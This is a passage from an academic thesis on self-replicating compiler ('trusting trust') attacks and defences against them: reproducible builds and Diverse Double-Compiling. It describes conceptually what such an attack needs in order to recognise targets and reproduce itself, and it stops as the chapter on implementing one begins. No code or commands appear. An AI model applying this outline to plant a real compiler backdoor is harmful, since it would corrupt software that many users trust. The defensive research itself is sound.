It is to be noted that Ken Thompson's point is that you have to trust someone, unless you've designed the entire system yourself from the ground up, as malicious behaviour can be inserted into any program-handling program or hardware. Nevertheless, we will here focus on defending against the attack and assume that the other underlying software and hardware is not compromised. It is, after all, still important that this specific attack can be detected and that we may defend against it. In Chapter 6 I will present a technique capable of detecting a self-replicating compiler attack.

3.3 The attack today

The compiler trap door is a viable attack and a definite possibility, though there are to best of my knowledge no documented instances of the attack in the wild. Nevertheless, there are demonstrations of the self-reproductive compiler behaviour needed to create such an attack [31]. In Chapter 7 I will show another implementation of such an attack and explain how it is possible to do.

There exists the argument that the attack is less problematic today as today's software is mostly distributed in binary form, while in the days of the Multics and early UNIX software was primarily distributed in source code form. This is perhaps not a bad argument, but I will instead argue that the target for the compiler attack has shifted. As seen by, for example, XcodeGhost in Chapter 2, targeting software distributors with compiler malware attacks has the potential ability to spread to very large groups of users. The users can receive binary files from the software distributor, with security measures such as cryptographic signatures and cryptographic hashes showing no corruption. The files can, however, still be maliciously corrupted. This can happen without the knowledge of the software distributors or developers of the software. The damage potential of such an attack inserted into the build system of a major software house or a major Linux distribution could be enormous.

The attack relies on either replacing the installed compiler at a target, or tricking the target to install the malicious compiler. It does not include any distribution mechanics in itself. Nevertheless, there are many ways in which an attacker can get the compiler installed: this includes disloyal users with access to the system, social engineering, other security holes that allows for access to the system and other attacks. Further, there's also the possibility that the attacker can trick the users into deploying the malicious compiler themselves, such as was seen in XcodeGhost in Chapter 2.

This means that even though the primary target of this type of malicious compiler attack might in the past have been the end user, the primary target today can be major software distributors which then, unknowingly, distributes corrupted compiled code to the end user. The end-user will have no way of knowing if this compiled code has been corrupted. I therefore find it reasonable to say that compiler trap door attacks, and other compiler attacks, are still a possible threat to be taken quite seriously.

A self-replicating attack can be inserted into any self-hosted compiler toolchain. A self-hosted compiler is a compiler that can compile itself. The perhaps simplest way to create the attack is to make it detect and manipulate source code, however it doesn't have to. For example, the attack can also detect and manipulate the abstract syntax tree (AST) generated by the compiler, intermediate representation (IR) generated by a compiler front end, the generated assembler output or other data. There are many ways for the attack to function in this regard and it would be foolhardy to discount any of them as unrealistic or impossible.

The main requirements for this attack is that it has the capabilities to:

- Recognise the software it wants to attack. Note that as seen in modern compiler malware, such as W32/Induc, this can be *all compiled executables*, the attack does not necessarily need to limit the malicious corruption to a specific compiled executable.
- Recognise the program the attack wants to self-reproduce into. This could be a compiler, but it can also be the assembler or other program-handling programs.
- Insert malicious code into both above for the attack and for the maintenance of the attack through self-reproduction.


It is important to note that it would be an undecidable problem to detect all possible compilers and correctly insert the attack this way. Nevertheless, it is not too difficult for competent would-be attacker to detect a specific compiler or multiple specific compilers and insert the attack into these. In large and complex programs such as compilers, much of the code might be the same for many versions of the program over many years of development. Therefore, the attack would have the ability to stay for years, reproducing into new binaries bootstrapped from old infected binaries, before encountering problems related to new and, to the attack, incompatible changes.

3.4 Modified attacks

Although this thesis is focused on the compiler version of the attack, it is not the only place where the attack can be placed. As mentioned in Section 3.2 the attack can be located in any program handling code. Variants of modifying source code attacks have also been shown against the Linux kernel [29]. There is no doubt that attacks like these could be modified to add self-perpetuating behaviour by modifying specific parts of the kernel compile process.

This chapter had a focus on attacks inserted into a self-hosted compiler, but the attacks are not limited in scope to this: it is very possible to create a modified attack in one compiler that when used to compile a second compiler would insert an attack. It should even be possible, though perhaps more costly than a regular compiler trap door attack, to insert such an attack to work in a cycle, if multiple compilers were to be created so that multiple compiler were dependent on each other in a cyclic fashion. That is: compiler A is compiled by compiler B and compiler B is compiled with compiler A. Figure 3.3 shows a cyclic attack where c_M is the malicious compiler that inserted the compiler trap door into the cycle, s_A is the source code of compiler A and s_B is the source code of compiler B, note that this attack can also continue indefinitely.

Figure 3.3: A cyclic compiler trap door


(Original malicious compiler) c_M
s_A
1
(Compiler A with trap door)
(Compiler B with trap door)
s_B
2

3.5 Conclusion

This attack, as shown, is a potential major security threat. If inserted into a system, it can modify programs while also securing its own continued existence through self-replicating behaviour. It is not known why the attack has not been seen 'in the wild'. One such reason could simply be that the attack has never been detected or documented publicly. I will look further at how it is possible to implement such an attack in Chapter 7.

Chapter 4

The problem

In Section 2.1.4 we took a look at some of the difficulties related to trusting software. In the same section, it was also discussed that the usual way to establish trust in software is to review the source code. We have already seen in Section 2.2 and Chapter 3 that there exists compiler malware that will make compilers produce malicious programs from non-malicious source code. This opens up two important question:

- How can we trust that our compiled code accurately reflects the source code in review? If we were to download already compiled code, can we trust that this is a fair representation of the source code?
- How can we trust that a compiler contains no self-replicating attacks?

Most compilers in use today are what is known as *optimising compilers*. These compilers will apply extra transformations to optimise the generated program for runtime speed, smaller files, less memory usage, less power usage or other beneficial optimisations. The goal of the optimising compiler is, however, still to retain the semantics of the source code. These optimisations are often very non-trivial for the human programmer to do and can dramatically alter the generated code from the compiler from the source code.

The concern with this is that it also gives us compiled code that can be difficult to follow. The generated compiled code can have gone through major changes, such as the removal of certain variables, functions and loops and even reordering of instructions. Even if different compilers were to generate the same code before optimisations, the different compilers can use different optimisations, leading to different compiled code. To put it simple: we can not expect a bijective function, a one-to-one correspondence, between the source code and the created compiled code. A human comparison between source code and compiled code would, at best, be very time-consuming, as for non-trivial programs the source code can often be millions of lines of code and the compiled code can be even more, if translated to machine code. When we further take into account the optimisations and changed internal behaviour of the compiled code, the comparison of source code and compiled code is both non-trivial for humans and extremely time-consuming for non-trivial programs.

In this chapter we will take a further look at this problem of comparing source code and compiled code.

4.1 How can software be subverted?

I will here divide the ways non-malicious software may be subverted into malicious software into three major categories: *pre-compilation*, *in-compilation* and *post-compilation*.

Pre-compilation modification of software will typically be a modification of the source code. A malicious actor can, without any difficulty, distribute source code that is clean from malicious behaviour and compiled code created from slightly altered source code. This compiled code can include malicious behaviour. I do not regard this as a major threat to software compiled on your own system, granted that the system is already secure and the source code is trusted to be without malicious behaviour. Nevertheless, this is a threat to any already compiled software that is downloaded and installed.

In-compilation modification of software can be done by a malicious compiler or other malicious systems that handle the source code, such as a malicious operative system. In this way, non-malicious source code can be detected and modified during the compilation process and can then produce malicious compiled code. The known compiler attacks discussed in Section 2.2 and the hypothetical attack discussed in Chapter 3 are examples of such attacks. This type of attack can be a threat to all software, even software compiled on your own system from trustworthy source code, if the software or hardware that handles the source code is not trustworthy.

Post-compilation modification of software is modifications done after the compiled code has been created. It is possible to take compiled, non-malicious, code and turn it into malicious compiled code. For example, given an executable it is possible to modify this executable and insert malicious behaviour. This has in the past been used for viruses.

Combinations of the above methods are also possible. My example implementation of a trusting trust attack in Chapter 7 would be a pre-compilation attack, as it written in source code, and an in-compilation attack, as it during a compilation process modifies the output and corrupts the compilation process.

4.2 Considering the equivalence of programs

The most immediate thought one perhaps might have in regard to trusting that the compiled code does not include any malicious behaviour, that the source code does not, would be some sort of prover: a prover that proves that one program in one language, is equivalent to another program in another language. After all, the task of the compiler is to translate from one language to another. Creating this prover is actually an *undecidable* problem, when given *Turing complete* languages. Most languages in use today are Turing complete, and we will also focus our efforts on these languages.

One way of showing that this problem is *undecidable* would be to show that if this program has a solution, then it would also be able to solve another *proven undecidable problem*. As the other problem is proven to be undecidable, then this problem can in fact not be decidable. It would be a *contradiction*.

We know that the *Halting problem* is undecidable, this was famously proven by Alan Turing in 1936. Therefore, if we can show that a solution to our problem of equivalence would also solve the Halting problem, we know our problem is *undecidable*. This can easily be shown. Note that we can here imagine program equivalence as something like: 'if one program terminates with a specific return code, the other program will also terminate with the same return code'. As we are interested in Turing complete languages there is, of course, always the possibility that neither program terminates.

Now, if we imagine a solution to our problem of program equivalence we will discover a problem. We can easily see that this program cannot be. This is because this solution would also be able to solve the halting problem. If we were to compare a given program, with a program known never to return, a simple infinite loop would do, then this program would give us a solution to the halting problem. If the programs are equivalent we know that the given program never halts, if the programs are not equivalent we know that it halts. This solution cannot be, and we can not create an algorithm that will tell us if any two programs written in Turing complete languages are equivalent.

4.3 Proven compilers

There is a current effort to create formally safe compilers. Perhaps the most famous example of this is the *CompCert C compiler* created by the CompCert project [36]. This is a compiler for a subset of the *C programming language* they've called *C-light*. This subset covers most of the C99 ISO standard. For this project they have proven the conversion from a *C-light* abstract syntax tree (AST) to an assembly language AST using the theorem proving tool Coq [37]. In fact, the *CompCert C compiler* is written in Coq. This is a major and impressive effort and is a good step in the direction of proving that the compiler does not contain wrong behaviour.

Nevertheless, it does not protect the compiler from malicious infection and is therefore still vulnerable to attack. If, for example, the *CompCert C compiler* were to be infected post-compilation, or in-compilation by a malicious Coq compiler, it would still be possible to produce a malicious version of the compiler. In this way, proven compilers do not protect us from malicious behaviour. The malicious behaviour can still be added and sidestep the entire proving process.

This author does not believe this diminishes the importance of proven compilers, they are a massively useful tool to avoid miscompilations and bugs introduced by the compiler. However, at some point the compiler will typically be compiled into Turing-complete a language. It is possible for someone with malicious intent to subvert the compiled code of the compiler, the compiler executable, so that it contains malicious behaviour, we therefore still need some way to trust that this compiled code is in fact equivalent to the source code.

4.4 Implications

It is an *undecidable* problem to show that source code and compiled code are equivalent, for Turing complete languages. This makes it very difficult to see that there is no added malicious behaviour in the compiled code, as there is no good way to directly compare the two.

This being said one might come at the problem in a slightly different manner, what if we were able to reproduce the compilation process on multiple systems. If we had the same compiled code from multiple systems that would imply that either all the systems, or none of the systems, produced malicious code. This is the approach we look at in Chapter 5.

Malicious compiler attacks are also a major threat, especially self-replicating ones, and I will look at a technique for verifying compilers in Chapter 6.

Chapter 5

Reproducible builds

Reproducible builds is an attempt to solve the problem of equivalence between source code and compiled code, using deterministic build processes which allows for a verifiable path between source code and compiled code [33]. A build can be said to be reproducible, if it can be recreated bit-for-bit by using the same source code, compiler and build instructions. This is to allow for independent verification of compiled code.

Reproducible builds is currently a major ongoing effort in large open-source communities such as Bitcoin and The Tor Project, which uses Gitian [16], and different Linux distributions, such as Debian [28] and openSUSE [32], which attempts to make sure every package built and distributed by the projects, can also be reproduced.

The goal of deterministic compilations and reproducible builds is for the result of different compilations, typically running on different systems, to be bit-for-bit identical. The act of checking whether the compilation is identical will typically be performed using cryptographic hashing algorithms.

5.1 Benefits and goals of reproducible builds

These projects see multiple reasons and goals in implementing reproducible builds. These goals include, but are not limited to, the following:

- Allowing independent third-parties to check for reproducibility and alert others if distributed compiled code is not reproducible and therefore can have been tampered with [16, 33]. This removes the build and distribution process as a single point of failure and allows for increased trust through parallel trust combinations, granted that there exists trusts in the reviewing third-parties.

- Removing the incentive to attack developers who release software, this covers both 'hacking'-attacks and other attacks such as blackmail [33].
- Detecting bugs such as changing constants across different builds of software [21].

In this thesis our focus is on the ability to verify that software has not been maliciously corrupted, knowingly or unknowingly. Implementations of reproducible builds allows for some detection of malicious compiler attacks against build systems, such as replacing the compiler used for a build system.

If downloaded compiled code can be reproduced bit-for-bit, this means that either the compiled code is an as-fair-as-the-compiler-allows representation of the source code or your system contains the same modifying behaviour that has created the corruption in the compiled code. Reproducible builds can therefore not stop malicious compiler attacks, if your compiler is also infected. Nevertheless, if your system does not contain malicious, build changing, behaviour, a bit-for-bit reproducible build would prove that the compiled code is as perfect as the compiler allows.

As the compiler might still have flaws such as bugs, a bit-for-bit identical build, would however not prove that the compiled code is a flawless rendition of the source code. To further account for this, the best solution would seem to be proven compilers as discussed briefly in Section 4.3.

5.2 Requirements for reproducible builds

To be able to create reproducible builds we require a build system, including the compiler. If the compiler and build system are not fully deterministic by default, the ability to make them deterministic are required. This can, for example, be to select the random seed, if the compiler uses pseudo-random behaviour to create the compiled code. With certain compilers, however, it can be impossible to produce deterministic outputs [10].

Ideally for reproducible builds, the build system would only be deterministic with regard to the source code. The build system would ignore all other inputs. This is unluckily rarely the case, as it is very common for the build system to capture some data from the environment. This data can be the current time, the build path or other details. In Debian they attempt to strip out some of this data, using a tool named *strip-nondeterminism*, however this tool is regarded as a temporary workaround.

We typically require a very controlled environment, with specific compiler versions and build instructions, to get reproducibility. Gitian creates this control by doing this deterministic build inside a specific Virtual Machine (VM), that is being fed the instructions through a specific *YAML*-script [6]. Debian assumes that packages from their own repository are built according to the packaging instructions, with specific dependencies and environmental information in a *buildinfo*-file created for the purposes of reproducible builds [35].

There are many reappearing issues when attempting to make software reproduce. Below is a list of some typical and often solvable problems, however this list is by no means complete and serves only as an illustration of the difficulties faced:

- *Parallel compilation*: some compilers will produce different results, based on the run-time ordering of parallel compilation. In these compilers this can lead to race conditions creating differing results, for example, based on the order of completion for compilation of source code files. In some compilers, such as the Rust compiler, disabling parallel compilation can solve this problem, however this is also likely to slow down the compilation process [3].
- *Working directory*: another common problem is if the compiler records path information based on where it was built, for example for debugging purposes [34]. This is often solvable by doing all compilations from the same path, which often can be automated. The problem of compile path is a common enough problem that the *reproducible builds* effort in the Debian project specifies that the build path is to be specified in the *buildinfo*-file [35].

- *Included timestamps*: some compilation processes include timestamps. For example, to note the exact time the build was done, to use for version information [34, 35]. There are multiple suggested solutions for this, including removing this dependency from the source code and build system, removing or changing the timestamp from the compiled code through tools such as *strip-nondeterminism* or setting the time to the latest entry of the changelog in the project.
- *Locale*: differences in locale, regional and language based settings can create differences [34]. This can affect the reproducibility between different systems when dates are rendered and included into the compiled code or when alphabetical sorting varies based on this. A way of avoiding this problem is to always use a common locale.
- *Pseudo-random behaviour*: in some cases pseudo-random behaviour is included in compilers. This can be used for generation of identifiers [34]. If these identifiers are then included in the compiled code, it can be important to set this seed and include it in the build information.
- *Unsorted inputs*: in certain cases a build system will sequentially act on files or other data, in a pseudo-random order. This might happen when selecting files using pattern matching, such as a wildcard, for compilation [34]. These files can then be listed in an unsorted order, and not alphabetically. This can be solved by specifically sorting such inputs, note that locale as mentioned above might also be a problem when sorting.

5.3 Effect and conclusion

Some major projects have started to implement reproducible builds. One major example is the Debian project, where the current stable release, Debian 9, has been able to reproduce 94.0% of all source packages, as of July 2018 [28]. The remaining 6% that are not reproducible does not necessarily mean that this software contains anything malicious, as reproducible builds is a newer effort and there's still work being done on making all packages with available source reproducible. Another major Linux distribution, openSUSE, also has a major ongoing effort to implement reproducible builds and, as of June 2018, 94.7% of all packages in the Tumbleweed distribution of openSUSE were reproducible [32].

Reproducible builds is a useful and important tool for increasing trust in distributed compiled code, by allowing for independent review. This allows users to themselves check that the compiled code is the same, as what they themselves can create on their system, and for the users to utilise parallel trust combinations to increase the trust in downloaded compiled code, if there exists trust in others independent reviews.

Reproducible builds can be used to detect some malicious compiler attacks, and malicious developers, however it can not detect all. If the compiler on the verifying system has the same malicious compiler, to use for verification, the results can be identical. As they would both insert the same malicious behaviour, into the tested compiled code. An already existing self-replicating compiler attack could therefore go undetected, even when verifying compiled code using reproducible builds.

Chapter 6

Diverse Double-Compiling

Diverse Double-Compiling (DDC) is a technique to create a new compiler with the goal to verify the absence of self-replicating attacks, such as the compiler trap door/trusting trust attack. It does this by attempting to ensure that the source code and the result from the compiler matches, given compilation from two different compiler toolchains. According to Wheeler, the technique was first described by Henry Spencer in a 1998 mailing list post [46]. Through this chapter I will use Wheeler's graph notation, as specified in Chapter 3.

This chapter will rely heavily on the dissertation and article on the topic by David A. Wheeler, as they are the two major pieces of literature on the topic [45, 46]. Sadly some of his references are now no longer reachable on the internet, and in these cases where we can no longer find the primary source we have to base our knowledge on this secondary source.

I will here describe how to perform three variations of the technique: 1) the simple case of a self-hosted compiler, 2) the more advanced general case of a compiler that is not self-hosting and 3) a variation on the technique using more than two initial compilers.

The technique can be used to either verify the absence of a specific attack, or the absence of any attacks. To verify the absence of a *specific self-replicating attack*, we will need to compare the results of compilers built from two different toolchains that we trust do not contain the *same specific attack*. To be able to verify that the compilers do not contain *any self-replicating attack*, we will further require the trust that the compilers do not contain *any of the same self-replicating attacks*. These levels of trust give us the ability to test and verify the compilers.

The technique is often used with a self-hosted primary compiler and a secondary compiler. In this case the primary compiler is the production compiler we want to create, while the secondary compiler is a more minimal trusted compiler, that we for some reason trust. This secondary compiler might not have the same positive abilities as the primary compiler, however it needs to be capable of compiling the primary compiler correctly. This ability might require the secondary compiler to be able to correctly use any language extensions and similar used in the primary compiler, it is in many cases not enough for the secondary compiler to simply be able to compile the same language.

6.1 Testing a compiler for deterministic output

As we for DDC require the compiler to create reproducible results, there might be a need to manipulate the E variable or the compilation process' dependence on the E variable, see Section 3.1, so that the results are actually stable. This depends on the compiler and what environmental variables it will use for the build process of the compiler. Some typical and often solvable problems are listed in Section 5.2.

A process to test if the compiler is reproducible is a *regeneration check* [46]. This is simply done by building the compiler that is to be verified multiple times in sequence and checking that the output is identical. If the output is identical, it is likely that the compiler is reproducible. Note that we cannot immediately exclude the possibility that these identical results happened by chance and that there still are problems with the compiler relying on the random or pseudo-random behaviour of the environment. If the output is not identical, tools such as *diffoscope* [7] can be of help to attempt to locate the differences. Be aware that the reproducibility of the compiler does not exclude a self-replicating compiler attack.

6.2 DDC for the self-hosting compiler

This is the technique Wheeler wrote about in [45] and is the simplest and perhaps most common way to perform DDC.

To perform DDC to create and verify a self-hosting compiler we require two compilers, or interpreters, capable of compiling, or interpreting, the compiler we want to create. We will refer to these two compilers as the grand-parent compilers. As the compiler we want to create will use another version of itself as the parent compiler we will only require the source of one compiler, the compiler we would like to create. Nevertheless, we require that this compiler we want to create is able to deterministically compile itself. If the compiler creates different executables every time we run it the technique becomes very difficult, though perhaps not impossible as attempts can be made through the use of tools such as diffoscope [7]. We will here assume, for simplicity, that we will have the exact same binary output. This is usually easily and efficiently checked through the usage of cryptographic hashing algorithms.


The technique itself is fairly simple for a self-hosting compiler. We will have two grand-parent compilers which we will use to create two parent compilers using the source code of the compiler we will ultimately want to create and verify. These two parent compilers will now not be identical, or at least it is extremely unlikely that they are. This is because two different compilers will produce different output for any file as they have different code generation and the optimisations used are likely to be different. Nevertheless, this should give us two parent compilers that function the same way, even though they are not identical.

These two parent compilers will then be capable of compiling the source code again. Once this is done, we can compare the results. If the results are identical, it means that the grand-parent compilers either contain the same self-replicating attack or no self-replicating attack. If we can trust that the grand-parent compilers do not contain the same self-replicating attacks, we can see that the created compilers contain no self-replicating attacks.

Note that the absence of a self-replicating attack in the final compiler does not mean that either parent compiler or grand-parent compiler are entirely clean from self-replicating attacks, unless they are also identical to the newly created, verified, compilers. This is because the parent compilers or grand-parent compilers can still contain self-replicating attacks that are only triggered under specific circumstances, this only shows that we have not triggered any self-replicating attacks.

If the newly created compilers are not identical, we can not easily say which grand-parent compiler contains malicious behaviour. However, the lack

Figure 6.1: DDC on self-hosted compiler



of reproducible results mean that either compiler is inserting some self-replicating artefact into the created parent compiler, that makes the parent compiler behave differently. This should never happen with a deterministic parent compiler, and could be caused by either a malicious grand-parent compiler or, perhaps unlikely, a self-replicating bug in the grand-parent compiler.

See Figure 6.1 for a graph illustration of this technique using the following symbols:

- c^1_{GP} and c^2_{GP}: the grand-parent compilers of the compiler we want to create and verify.
- s: the source code of the parent compilers and the compilers to verify.
- c^1_P and c^2_P: the parent compilers of the compiler we want to verify. These will *not* be identical.
- c^1_V and c^2_V: the final compilers. If these final compilers are identical: we have verified the results.
- $1^1, 1^2$: compilation stages from the grand-parent compilers.
- $2^1, 2^2$: compilation stages created from the parent compilers.

6.3 DDC for the general case

Attacks such as the compiler trap door is possible, even when the compiler is not self-hosted, we therefore have to be able to create and verify compilers that are not self-hosted.

This technique gives us a general case of DDC, where the parent compiler and the final compiler are two different compilers with different source code. To do this we require the source code for both the parent compiler and the final compiler that is to be verified. Nevertheless, the technique is mostly identical to the technique as shown previously. This general technique was described by Wheeler in [46].

As we have the source code for two different compilers in the general case, we only require the parent compiler to be able to deterministically compile the final compiler. It is not necessary for the grand-parent, as before, or the final created compiler to be deterministic.

As before, identical finally verified compilers does not mean that either the parent compiler or the grand-parent compilers are free from self-replicating attacks, it just means that we did not trigger any such attacks. Also as before, identical final compilers means that the grand-parent compilers either contain the same self-replicating attacks or no self-replicating attacks. If we can trust that both grand-parent compilers do not contain the same self-replicating attack, we can trust that the final, verified, compilers also do not contain any self-replicating attacks.

See Figure 6.2 for a graph illustration of DDC for the general case using the following symbols:

- c^1_{GP} and c^2_{GP}: the grand-parent compilers of the compiler we want to create and verify.
- s_P: the source code of the parent compilers.
- s_V: the source code of the compilers we want to verify.
- c^1_P and c^2_P: the parent compilers of the compiler we want to verify. These will *not* be identical.
- c^1_V and c^2_V: the final compilers. If these final compilers are identical, we have verified the results.
- 1^1, 1^2: compilation stages from the grand-parent compilers.
- 2^1, 2^2: compilation stages created from the parent compilers.

Figure 6.2: General DDC for a compiler that is not self-hosted

$$\begin{tikzcd}
 & c^1_{GP} \arrow[d] & & c^2_{GP} \arrow[d] \\
s_P \arrow[r] & \boxed{1^1} \arrow[d, "c^1_P"'] & s_P \arrow[r] & \boxed{1^2} \arrow[d, "c^2_P"] \\
 & \arrow[rr, phantom, "\text{(`Never' identical)}"] & & \\
s_V \arrow[r] & \boxed{2^1} \arrow[d, "c^1_V"'] & s_V \arrow[r] & \boxed{2^2} \arrow[d, "c^2_V"] \\
 & {} \arrow[rr, phantom, "\text{(Compare for verification)}"] & & {}
\end{tikzcd}$$

6.4 DDC with $n > 2$ grand-parent compilers

This is a technique that was not detailed by Wheeler, however it was briefly mentioned as a possibility [46]. This is as, far as I know, the first description of this technique.

The technique is only slightly different from DDC as written about in Section 6.3. With $n > 2$ grand-parent compilers it is possible to increase the trust by using three or more grand-parent compilers. This gives us some added abilities when compared to regular DDC.


Given positive trust in each grand-parent compiler we can make use of parallel trust combinations to increase the trust in the created compiler. This intuitively makes sense, as it would require an attacker to have inserted the attack in more grand-parent compilers as n, the number of grand-parent compilers, grows.

See Figure 6.3 for an illustration of DDC with $n > 2$ parent compilers.

One problem when $n = 2$, that is regular DDC, is that the technique cannot pinpoint which grand-parent compiler created an eventual corrupted result. Even though the technique would often be used with one trusted and one production compiler to verify, the technique gives no guarantee which of the two compilers actually created the corrupted compiler. The technique can only tell us that the compilers either agreed or disagreed on the final results.

Assuming similar levels of trust in every grand-parent compiler, $n > 2$ grand-parent compilers and that there is one result that differs we can use

Figure 6.3: General DDC with $n > 2$ grand-parent compilers




this to our advantage: as n grows it will be more and more likely, given the combined parallel trust combinations of the grand-parent compiler that create the identical results, that the compiler with the differing results is the compiler that created the corrupted result.

See Figure 6.4 for an example of using DDC with three grand-parent compilers to show which compiler corrupted the results. Here we can see the red dotted line leading into the comparison to visualise a different result, this path leads back to the compiler c^2_{GP}. It is therefore most likely that c^2_{GP} inserted the self-replicating behaviour, given similar levels of trust in the three grand-parent compilers.

It is important to note that we cannot be certain that this grand-parent compiler is the only one capable of corrupting the results, however at the time of the running of the DDC process it was the only one that did corrupt the result. We can therefore not, with certainty, say that the other grand-parent compilers are necessarily without any self-replicating behaviour.

Further it is also important to be aware that we cannot automatically say that the one grand-parent compiler producing a differing result, is the one that has inserted the self-replicating behaviour. It is a possibility that all the other compilers inserted the self-replicating behaviour and that this compiler is actually the only one that did not. It is therefore still very

Figure 6.4: DDC with $n = 3$ grand-parent compilers. The red path signifies the insertion path of self-replicating behaviour.



important to use grand-parent compilers with some positive trust and it is also important that these compilers are diverse for the sake of avoiding collusion as discussed in Section 2.1.3.

The downside to DDC with $n > 2$ grand-parent compilers is that it requires more than two diverse and trusted compilers, this can in certain cases be difficult to find as even having only two diverse compilers to compile the parent compiler can prove problematic.

In conclusion the technique of DDC using $n > 2$ grand-parent compilers seems to be promising. It allows usage of parallel trust combinations to increase the trust in the final created compiler and, in certain cases, it can also show us which compiler has inserted a self-replicating attack.

Chapter 7

Implementation of a self-replicating compiler attack

In this chapter I will explain one possible implementation of a self-replicating compiler attack, similar to a compiler trap door or trusting trust attack. I will begin by explaining what a quine is and how to implement a quine. I will then show the implementation of a self-replicating compiler attack, using the same techniques used in the creation of a quine.

7.1 Choice of language and compiler

In this section I will discuss the choice of language and compiler for my implementation of the attack.

7.1.1 Requirements

There are multiple languages and compilers I can use to implement the attack. One of the main requirements for me is that the compiler is self-hosted. This means that I require the language compiler to be compiled using itself as the compiler, if the compiler is not compiled using this compiler it would be harder to implement a self-replicating attack as it would require the attack to be able to modify multiple compilers. It is in fact possible to do this attack against all compilers capable of compiling other compilers, however to be able to have an infinite cycle of perpetuation of the attack we require some sort of cycle. The easiest cycle to create is one where we compile the compiler using itself, and it is therefore the cycle we aim to create.

It is perhaps more interesting to show the attack in the setting of a major, or the major, compiler for a language. This is to show that the attack is not limited to small specifically written compilers. To further be able to detect the attack using Diverse Double-Compiling (DDC), I will add two secondary requirements:

It also has to be possible to deterministically compile the compiler for the language I want to implement the attack in. If there is different output for every compilation of the compiler it will be impossible to use DDC as it, as a technique, relies on deterministic compiler output.

I want at least one completely different secondary compiler, capable of compiling the compiler to be verified. This requirement is to be able to show that the technique of DDC works with a compiler with a completely different code base than the verified compiler. If I did not have a different secondary compiler I would have had to write a secondary compiler to use, or use an earlier known clean compiler. It is possible to write a secondary compiler for most languages, especially a basic compiler that contains no advanced features not required by the language specification or for compiler extensions needed by the compiler to verify. Nevertheless, writing this secondary compiler could be time-consuming, which is why I have avoided doing this here.

